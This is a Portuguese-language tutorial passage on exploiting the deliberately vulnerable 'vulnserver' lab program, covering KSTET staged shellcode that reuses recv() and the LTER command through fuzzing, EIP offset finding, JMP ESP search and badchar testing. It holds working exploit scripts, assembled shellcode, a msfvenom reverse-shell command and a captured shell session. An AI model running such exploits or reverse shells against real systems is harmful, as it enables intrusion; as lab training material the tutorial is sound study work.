push ebx             ; Push no parametro '*buf' = Apontador para ESP+0x64
xor ebx, ebx          ; Zerando EBX
add ebx, 104           ; Tornano EBX = 104, valor do socket handle
push ebx             ; push no parametro 's'
mov eax, 0x40252c90     ; Precisamos mover o valor 0040252c para EAX, mas nao podemos
inserir o null byte '0x00'
shr eax, 8            ; Removendo 0x90 do EAX e transformando em 0x0040252c
call eax             ; Cahamdno recv()
```

Tecnicamente preenchemos todos os parâmetros da função recv(), porém temos um problema: o valor do socket é um inteiro criado dinamicamente quando o programa roda.

Ou seja, enconramos o valor 104, mas na próxima execução ele vai mudar. Para passarmos por este problema, podemos fazer um update em nosso script para fazer um bruteforce do valor do socket iniciando em 0.

```
; recv()

sub esp. 64          ; Move o apontador ESP para o nosso buffer inicial evitando sobrescrever
nosso shellcode
xor edi, edi         ; Zerando EDI
socket_loop:          ; Inicio do bruteforce
xor ebx, ebx          ; Zerando EBX
push ebx             ; Push no parametro 'flags' = 0
add bh, 4            ; Tornando EBX = 00000400 = 1024 bytes
push ebx             ; Push do parametro 'len' = 1024 bytes
mov ebx, esp           ; Movendo o apontador ESP para EBX
add ebx, 64             ; Apontando o EBX para o ESP original para torna-lo apontador para
nosso estagio 2
push ebx             ; Push no parametro '*buf' = Apontador para ESP+0x64
inc edi             ; Tornando EDI = EDI + 1
push edi             ; Push no socket handle = EDI + 1
mov eax, 0x40252c90     ; Precisamos mover o valor 0040252c para EAX, mas nao podemos
inserir o null byte '0x00'
shr eax, 8            ; Removendo 0x90 do EAX e transformando em 0x0040252c
call eax             ; Cahamdno recv()
test eax, eax          ; Checando se a recv() foi teve sucesso
jnz socket_loop          ; Se a recv() foi mal sucedida, volta para o inicio do loop
```

Agora podemos compilar com o nasm.

```
$ nasm -f elf32 estagio1.asm -o estagio1.o
```

E sanitizar:

```
$ for i in $(objdump -d estagio1.o -M intel | grep '^ ' | cut -f2); do echo -n '\\x'$i;done
\x83\xec\x40\x31\xff\x31\xdb\x53\x80\xc7\x04\x53\x89\xe3\x83\xc3\x40\x53\x47\x57\xb8\x9
0\x2c\x25\x40\xc1\xe8\x08\xff\xd0\x85\xc0\x75
```

Temos um estágio 1 de apenas 34 bytes que cabe perfeitamente em nosso buffer, vamos atualizar nosso script.

xplkstet.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# variaveis de payload
offset = 206

estagio1 =
b"\x83\xec\x40\x31\xff\x31\xdb\x53\x80\xc7\x04\x53\x89\xe3\x83\xc3\x40\x53\x47\x57\xb8\x
90\x2c\x25\x40\xc1\xe8\x08\xff\xd0\x85\xc0\x75\xe3"

# payload
payload = b"KSTET "
payload += b"\x90" * 5 # padding do estagio 1
payload += estagio1
payload += b"A" * (70 - 5 - len(estagio1)) # buffer inicial
payload += b"\xd3\x11\x50\x62" # JMP ESP
payload += b"\xeb\xb4" # short jump
payload += b"\x90\x90" # padding do short jump
payload += b"C" * (offset - 70 - 4 - 4) # complemento do buffer

# primeiro estagio
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))
s.recv(1024)
print("Enviando primeiro estagio...\n")
s.send(payload + b"\r\n")
s.close()
```

## ESTÁGIO 2: INJETANDO O REVERSE SHELL

Nosso primeiro estágio já consumiu quase todo nosso pequeno buffer, como podemos enviar nosso próximo estágio?

Vamos usar lógica, o vulnserver é um servidor TCP, logo, ele aceita multiplas conexões, então podemos criar duas conexões distintas e enviar cada estágio em uma consexão.

Tudo que precisamos fazer agora é criar nosso reverse shell e enviá-lo logo após nosso primeiro estágio.

```
#!/usr/bin/python3

import socket
from time import sleep

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# variaveis de payload
offset = 206

estagio1 =
b"\x83\xec\x40\x31\xff\x31\xdb\x53\x80\xc7\x04\x53\x89\xe3\x83\xc3\x40\x53\x47\x57\xb8\x90\x2c\x2
5\x40\xc1\xe8\x08\xff\xd0\x85\xc0\x75\xe3"

# msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.17 lport=8443 exitfunc=thread -b '\x00' -v
shellcode -f py

shellcode =  b""
shellcode += b"\xbf\x3c\xce\x60\x4f\xdb\xd3\xd9\x74\x24\xf4"
...
shellcode += b"\xbe\x93\x0b\x0b\xaf\x71\x2b\xb8\xd0\x53"

estagio2 = shellcode + b"\x90" * (1024 - len(shellcode)) # preenchendo o restante do buffer de 1024
bytes com NOPs

# payload
payload = b"KSTET "
payload += b"\x90" * 5 # padding do estagio 1
payload += estagio1
payload += b"A" * (70 - 5 - len(estagio1)) # buffer inicial
payload += b"\xd3\x11\x50\x62" # JMP ESP
payload += b"\xeb\xb4" # short jump
payload += b"\x90\x90" # padding do short jump
payload += b"C" * (offset - 70 - 4 - 4) # complemento do buffer

# primeiro estagio
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))
s.recv(1024)
print("Enviando primeiro estagio...”)
s.send(payload + b"\r\n") # ativando o estagio 1
#s.recv(1024)

sleep(3)

print("Enviando segundo estagio...")
s.send(estagio2)
print("Payload enviado, cheque o netcat!")
```

Agora vamos setar o netcat para ouvir a porta 8443, rodar o vulnserver fora do Immunity e testar nosso exploit.

```
┌──(hastur㉿hastur)-[~/…/estudos/binarios/windows/VulnServer]
└─$ python3 xplkstet.py
Enviando primeiro estagio...
Enviando segundo estagio...
Payload enviado, cheque o netcat!

┌──(hastur㉿hastur)-[~/Desktop]
└─$ nc -vlnp 8443
listening on [any] 8443 ...
connect to [192.168.1.17] from (UNKNOWN) [192.168.1.32] 49791
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Users\suite\Desktop>cd \
cd \

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2247-E2A2

 Directory of C:\

08/11/2021  04:31 AM    <DIR>          nasm
12/07/2019  02:14 AM    <DIR>          PerfLogs
08/11/2021  04:29 AM    <DIR>          Program Files
08/11/2021  04:30 AM    <DIR>          Program Files (x86)
08/11/2021  04:30 AM    <DIR>          Python27
08/11/2021  04:27 AM    <DIR>          Users
08/11/2021  04:26 AM    <DIR>          Windows
               0 File(s)              0 bytes
               7 Dir(s)  31,963,906,048 bytes free

C:\>
```

E conseguimos nosso reverse shell.

Neste comando, tivemos a experiência de um buffer estremamente pequeno, o que nos obrigou a pensar fora da caixa e reaproveitar funções do SO que já estão ativas no programa.

No próximo comando, vamos experimentar outra restrição.

# COMANDO LTER

O comando LTER, assim como os demais, recebe um argumento e dá uma resposta. Neste comando, temos uma situação parecida com as anteriores, porém encontramos uma situação problema com badchars.

```
File  Actions  Edit  View  Help

┌──(hastur㉿hastur)-[~/…/estudos/binarios/windows/VulnServer]
└─$ nc -v 192.168.1.30 9999
192.168.1.30: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.1.30] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
LTER teste
LTER COMPLETE
LTER 1234
LTER COMPLETE
```

## FUZZING

Vamos reaproveitar nosso segundo script de fuzzing e adaptá-lo para o comando LTER.

fuzzing2.py:

```
#!/usr/bin/python3

from boofuzz import *
import time

def get_banner(target, my_logger, session, *args, **kwargs):
    banner_template = b"Welcome to Vulnerable Server! Enter HELP for help."
    try:
        banner = target.recv(1024)
    except:
        print("Nao foi possivel a conexao.")
        exit(1)

    my_logger.log_check("Recebendo banner...")
    if banner_template in banner:
        my_logger.log_pass("Banner recebido!")
    else:
        my_logger.log_fail("Banner nao recebido")
        print("Banner nao recebido, saindo...")
        exit(1)

def main():
    session = Session(
            sleep_time = 1,
            target = Target(
                connection=SocketConnection("192.168.1.30", 9999, proto='tcp')
                ),
            )
    s_initialize(name="Request")
    with s_block("Host-Line"):
        s_static('LTER', name="command name")
        s_delim(" ")
        s_string("FUZZ", name="comando da variavel")
        s_delim("\r\n")

    session.connect(s_get("Request"), callback=get_banner)
    session.fuzz()

if __name__ == "__main__":
    main()
```

```
[2021-08-12 17:25:17,474]   Test Step: Fuzzing Node 'Request'
[2021-08-12 17:25:17,474]     Info: Sending 10007 bytes...
[2021-08-12 17:25:17,475]     Transmitted 10007 bytes: 4c 54 45 52 20 2f 2e 2f
 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e
 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f
 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e
 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f
 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e
 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f
 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e
 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f
 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e 2f 2e
```

Causamos um crash com o envio de 10.007 bytes constituidos de "/.", como sabemos que esta quantia foi exagerada das ultimas vezes, vamos iniciar o esboço do exploit com um buffer de 3.000 bytes e monitorar.

xpllter.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# variaveis de payoad
offset = 3000

# payload
payload = b"LTER /."
payload += b"A" * offset

# criando conexao
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))
s.recv(1024)

print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()

print("Payload enviado.")
```

Após iniciar o vulnserver no Immunity, vamos monitorar seu comportamento.

https://hastur666.github.io/Windows_BoF/

```
Registers (FPU)
EAX 00DFF1E8 ASCII "LTER /.AAAAAAAAAAAAAAAA
ECX 00BF5504
EDX 0000000A
EBX 00000104
ESP 00DFF9C8 ASCII "AAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 41414141

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 208000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
```

```
Address  Hex dump                 ASCII
00DFF9C8 41 41 41 41 41 41 41 41  AAAAAAAA
00DFF9D0 41 41 41 41 41 41 41 41  AAAAAAAA
00DFF9D8 41 41 41 41 41 41 41 41  AAAAAAAA
00DFF9E0 41 41 41 41 41 41 41 41  AAAAAAAA
00DFF9E8 41 41 41 41 41 41 41 41  AAAAAAAA
00DFF9F0 41 41 41 41 41 41 41 41  AAAAAAAA
00DFF9F8 41 41 41 41 41 41 41 41  AAAAAAAA
00DFFA00 41 41 41 41 41 41 41 41  AAAAAAAA
00DFFA08 41 41 41 41 41 41 41 41  AAAAAAAA
00DFFA10 41 41 41 41 41 41 41 41  AAAAAAAA
00DFFA18 41 41 41 41 41 41 41 41  AAAAAAAA
00DFFA20 41 41 41 41 41 41 41 41  AAAAAAAA
00DFFA28 41 41 41 41 41 41 41 41  AAAAAAAA
```

```
00DFF9C8  41414141  AAAA
00DFF9CC  41414141  AAAA
00DFF9D0  41414141  AAAA
00DFF9D4  41414141  AAAA
00DFF9D8  41414141  AAAA
00DFF9DC  41414141  AAAA
00DFF9E0  41414141  AAAA
00DFF9E4  41414141  AAAA
00DFF9E8  41414141  AAAA
00DFF9EC  41414141  AAAA
00DFF9F0  41414141  AAAA
00DFF9F4  41414141  AAAA
00DFF9F8  41414141  AAAA
00DFF9FC  41414141  AAAA
00DFFA00  41414141  AAAA
```

Causamos o crash e sobrescrevemos ESP e EIP, o próximo passo é descobrir o offset correto para atingirmos o EIP, vamos usar o msf-patter_create.

```
┌──(hastur㉿hastur)-[~/…/estudos/binarios/windows/VulnServer]
└─$ msf-pattern_create -l 3000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad
3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6A
g7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0
Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An
4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7A
q8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1
Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax
5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8B
a9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2
Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh
6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9B
l0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3
Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br
7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0B
v1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4
By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb
8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1C
f2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5
Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl
9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2C
p3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6
Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw
0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3C
```

Vamos monitorar o envio com o Immunity.

```
Registers (FPU)                                    <
EAX 00E7F1E8 ASCII "LTER ./Aa0Aa1Aa2Aa3Aa4Aa5
ECX 006C5504
EDX 00000000
EBX 00000104
ESP 00E7F9C8 ASCII "9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7
EBP 43376F43
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 6F43386F

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 35D000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
```

Encontramos o offset 6f43386f, consultando no msf-patter_offset:

```
$ msf-pattern_offset -l 3000 -q 6f43386f
[*] Exact match at offset 2005
```

Para atingir o EIP, precisamos de 2005 bytes, vamos atualizar nosso script e monitorar o comportamento.

xplIter.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# variaveis de payoad
offset = 3000

# payload
payload = b"LTER /."
payload += b"A" * 2005
payload += b"B" * 4
payload += b"C" * (offset - 2005 - 4)

# criando conexao
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))
s.recv(1024)

print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()

print("Payload enviado.")
```

https://hastur666.github.io/Windows_BoF/

```
Registers (FPU)                                    <
EAX 00E2F1E8 ASCII "LTER /.AAAAAAAAAAAAAAAAA
ECX 006E5504
EDX 0000000A
EBX 00000104
ESP 00E2F9C8 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCC
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 42424242

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 358000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
```

Conseguimos sobrescrever o EIP com nossos “B”, vamos encontrar um JMP ESP com o Immunity para direcionarmos a execução para o nosso buffer.


```
0BADF00D     - Number of pointers of type 'jmp esp'
0BADF00D [+] Results :
625011AF   0x625011af : jmp esp |  {PAGE_EXECUTE_RE
625011BB   0x625011bb : jmp esp |  {PAGE_EXECUTE_RE
625011C7   0x625011c7 : jmp esp |  {PAGE_EXECUTE_RE
625011D3   0x625011d3 : jmp esp |  {PAGE_EXECUTE_RE
625011DF   0x625011df : jmp esp |  {PAGE_EXECUTE_RE
625011EB   0x625011eb : jmp esp |  {PAGE_EXECUTE_RE
625011F7   0x625011f7 : jmp esp |  {PAGE_EXECUTE_RE
62501203   0x62501203 : jmp esp | ascii {PAGE_EXECU
62501205   0x62501205 : jmp esp | ascii {PAGE_EXECU
0BADF00D     Found a total of 9 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:02.65600

!mona jmp -r esp
```

Encontramos nossos 9 endereços, no meu caso irei usar o 625011d3, lembrando que deve estar em little indian, ficando \xd3\x11\x50\x62.

Vamos atualizar o script e monitorar com o Immunity:

xpllter.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# variaveis de payoad
offset = 3000

# payload
payload = b"LTER /."
payload += b"A" * 2005
payload += b"\xd3\x11\x50\x62"
payload += b"C" * (offset - 2005 - 4)

# criando conexao
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))
s.recv(1024)

print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()

print("Payload enviado.")
```




Desta vez, algo deu errado.

Podemos observar duas coisas desta imagem:

1 - O ESP não foi sbrescrito;
2 - O programa alterou nosso endereço de retorno de 625011d3 para 62501109.

Isto pode nos indicar um problema de badchars.

## PROCURANDO BADCHARS

```
Registers (FPU)
EAX 7EFEFEFE
ECX 0067575C ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EDX 43434343
EBX 00000104
ESP 00BDF1D0
EBP 00BDF9C0 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ESI 00401848 vulnserv.00401848
EDI 00BE0000

EIP 76466819 msvcrt.76466819

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 256000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
```

Se observarmos esta imagem, podemos ver que o vulnerver trabalha com strings encodadas em ANSI. Estes caracteres tem o tamanho de 1 byte e vão de 0x00 a 0xff, ou seja, 256 possibilidades.

Precisamos encontrar quais destes são aceitos pelo vulnserver. Vamos criar uma string de badchars e enviar em nosso script.

```
$ badchars
\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x1
6\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x
2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\
x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x5
7\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x
6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\
x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x9
8\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\x
ae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\
xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\
xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef
\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff
```

xplIter.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# variaveis de payoad
offset = 3000

badchars =
b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

# payload
payload = b"LTER /."
payload += badchars
payload += b”B” * 4
#payload += b"A" * (2005 - len(badchars))
payload += b"\xd3\x11\x50\x62"
payload += b"C" * (offset - 2005 - 4)

# criando conexao
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))
s.recv(1024)

print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()

print("Payload enviado.")
```

Monitorando com Immunity:

```
Address  |Hex dump                                       |ASCII
00C5F1D0  48 18 40 00 26 18 40 00 E8 F1 C5 00 40 49 A5 00  H↑@.&↑@.Σ±┼.@IÑ
00C5F1E0  00 00 00 00 00 00 00 00 4C 54 45 52 20 2F 2E 01  ........LTER /.
00C5F1F0  02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 11
00C5F200  12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20 21
